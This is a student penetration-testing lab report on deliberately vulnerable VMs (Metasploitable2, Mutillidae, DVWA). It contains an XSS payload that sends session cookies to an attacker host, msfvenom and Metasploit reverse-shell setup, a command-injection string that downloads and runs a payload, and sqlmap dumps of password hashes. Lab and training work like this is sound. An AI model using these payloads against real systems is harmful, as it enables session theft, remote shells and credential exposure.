VAPT-TASK 03 Report

Mohammed Hussain Shaikh

Contents

VAPT-TASK 03 Report 1
- **Introduction** 3
- **Chained Attack on Metasploitable2 VM** 4
  - **Remediation Plan** 9
  - **100-word email to developers with exploit details** 10
- **Test DVWA VM for OWASP Top 10 issues** 11
  - **Testing for SQL Injection** 11
  - **Testing for XSS** 15
  - **Testing for Session Token Theft** 16
- **Scanning the DVWA website for alerts** 19
  - **50-word web test summary** 20
- **DVWA Web Application Vulnerability Findings** 21
- **Network Attack Path Diagram** 23
- **100-word non-technical summary for managers** 23
- **Exploit Windows 7 Machine** 24
- **Exploit DC-1 Machine** 26
- **200-Word PTES Report** 33
- **100-Word Non-Technical Summary** 33
- **Lessons Learnt** 34
- **References** 35


Introduction

In this report I am going to explain the below findings with the help of screenshots and diagrams:


- Simulate a chained attack on Metasploitable2 VM.
- Test DVWA VM for OWASP Top 10 issues.
- DVWA Web Application Vulnerability Findings.
- Network Attack Path Diagram.
- Exploit Windows 7 Machine.
- Exploit DC-1 Machine.

Chained Attack on Metasploitable2 VM


1) Perform Web Enumeration using dirsearch. Web enumeration reveals a vulnerable web application called Mutillidae, which is intentionally vulnerable in Metasploitable2.




2) Viewing the dashboard of multillidae website.



3) Testing for XSS, using the below payload. A popup appears which suggests XSS confirmed.
Goto OWASP Top 10 -> Cross Site Scripting (XSS) -> Reflected -> DNS Lookup.






4) Use XSS to steal session cookie. This is by injecting the below payload.
<script>
document.location="http://192.168.1.35:8080/cookie.php?c="+document.cookie
; </script>


On Kali Machine start a listener. When a victim loads the page, their session cookie will be sent to Kali (192.168.1.35). This is by entering the below command in Kali Machine:
nc -lvnp 8080

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
```





```
kali@kali: ~/Desktop    kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.1.35] from (UNKNOWN) [192.168.1.35] 49148
GET /cookie.php?c=PHPSESSID=4dc33c6ae39f92a74c2fa06ea2dc7a3d HTTP/1.1
Host: 192.168.1.35:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
Referer: http://192.168.1.27/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

5) Replace session cookie with stolen value. You now have authenticated access to the web app.



6) Launch Metasploit Framework.



7) Use the exploit/multi/handler

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

8) Set the payload and other options.

```
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.35
lhost => 192.168.1.35
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) >
```

9) Use msfvenom to generate reverse shell payload.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.35 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

10) Host the payload.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo cp shell.elf /var/www/html/
[sudo] password for kali:
```

11) Enter the following to trigger and create meterpreter session.


127.0.0.1 | wget http://192.168.1.35/shell.elf | chmod +x shell.elf | ./shell.elf



12) Meterpreter session created.



13) We can verify that we now have access to Metasploitable 2 machine by entering hostname in the shell.



Remediation Plan

A Cross-Site Scripting vulnerability in OWASP Mutillidae, which let attackers insert malicious scripts and steal session cookies, was the starting point of the chained attack against Metasploitable 2. Organizations should use stringent input validation and output encoding to prevent XSS in order to lessen this. To safeguard session data, secure cookie properties like SameSite, Secure, and HttpOnly should be enabled. Firewall rules should limit unused ports, and vulnerable services exploited by Metasploit Framework must be patched or disabled. Early attack detection and prevention are aided by the deployment of a Web Application Firewall and routine vulnerability checks using programs like OpenVAS.

100-word email to developers with exploit details

Subject**:** XSS to Remote Code Execution Chain Vulnerability

Dear Development Team,
During a recent security assessment of the web application hosted on Metasploitable2, we identified a chained vulnerability that could lead to remote code execution. The attack begins with a Cross-Site Scripting (XSS) flaw in the Mutillidae application, where unsanitized user input allows malicious JavaScript injection. This vulnerability enables attackers to steal session cookies and hijack authenticated sessions. After gaining access, an attacker can enumerate exposed services and exploit vulnerable components using Metasploit to obtain a remote shell on the server. We recommend implementing input validation, output encoding, secure cookie attributes, and disabling unnecessary services immediately.


Kind regards,
Security Assessment Team

Test DVWA VM for OWASP Top 10 issues


Testing for SQL Injection

1) Make sure the FoxyProxy is enabled. In Burpsuite turn intercept on. Capture the below request by entering User ID as 1 and clicking 'Submit'.

2) The request has been captured in Burpsuite.



3) Saved the captured request to file.



4) View the captured request using ‘cat’ command.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat CapturedRequest.txt
<?xml version="1.0"?>
<!DOCTYPE items [
<!ELEMENT items (item*)>
<!ATTLIST items burpVersion CDATA "">
<!ATTLIST items exportTime CDATA "">
<!ELEMENT item (time, url, host, port, protocol, method, path, extension, request, status, responselength, mimetype, response, comment)>
<!ELEMENT time (#PCDATA)>
<!ELEMENT url (#PCDATA)>
<!ELEMENT host (#PCDATA)>
<!ATTLIST host ip CDATA "">
<!ELEMENT port (#PCDATA)>
<!ELEMENT protocol (#PCDATA)>
<!ELEMENT method (#PCDATA)>
<!ELEMENT path (#PCDATA)>
<!ELEMENT extension (#PCDATA)>
<!ELEMENT request (#PCDATA)>
<!ATTLIST request base64 (true|false) "false">
<!ELEMENT status (#PCDATA)>
<!ELEMENT responselength (#PCDATA)>
<!ELEMENT mimetype (#PCDATA)>
<!ELEMENT response (#PCDATA)>
<!ATTLIST response base64 (true|false) "false">
<!ELEMENT comment (#PCDATA)>
]>
<items burpVersion="2026.2.3" exportTime="Mon Mar 09 08:29:26 EDT 2026">
  <item>
    <time>Mon Mar 09 08:16:51 EDT 2026</time>
    <url><![CDATA[http://192.168.1.27/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit]]></url>
    <host ip="192.168.1.27">192.168.1.27</host>
    <port>80</port>
    <protocol>http</protocol>
    <method><![CDATA[GET]]></method>
    <path><![CDATA[/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit]]></path>
    <extension>null</extension>
    <request base64="true"><![CDATA[R0VUIC9kdndhL3Z1bG5lcmFiaWxpdGllcy9zcWxpLz9pZD0xJlN1Ym1pdD1TdWJtaXQgSFRUUC8xLjENCkhvc3Q6IDE5Mi4xNjguMS
RmlyZWZveC8xNDAuMA0KQWNjZXB0OiB0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSwqLyo7cT0wLjgNCkFjY2VwdC1MYW5ndWFnZT
dmUNClJlZmVyZXI6IGh0dHA6Ly8xOTIuMTY4LjEuMjcvZHZ3YS92dWxuZXJhYmlsaXRpZXMvc3FsaS8NCkNvb2tpZTogc2VjdXJpdHk9bG93OyBQSFBTRVNTSUQ9Yzc1NjA1OTYyZT
]]></request>
    <status></status>
    <responselength></responselength>
    <mimetype></mimetype>
    <response base64="true"></response>
    <comment></comment>
  </item>
</items>
```

5) Extract databases using sqlmap for the ‘CapturedRequest.txt’ file.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r CapturedRequest.txt --dbs
```

6) Databases found.

```
[08:36:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

7) Viewing the tables for the dvwa database.

```
kali@kali: ~/Desktop    kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r CapturedRequest.txt -D dvwa --tables
```

8) Two tables found.

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

9) Dump the user's table information.


```
kali@kali: ~/Desktop    kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r CapturedRequest.txt -D dvwa -T users --dump
```

10) Found the admin details.

```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-----------------------------------------+----------------------------------+-----------+-----------+
| user_id | user     | avatar                                  | password                         | last_name | first_name |
+---------+----------+-----------------------------------------+----------------------------------+-----------+-----------+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin     |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon    |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack      |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo     |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob       |
+---------+----------+-----------------------------------------+----------------------------------+-----------+-----------+
```

Testing for XSS

1) Goto ‘XSS reflected’ tab and enter the below script.
   <script>alert('hacked')</script>

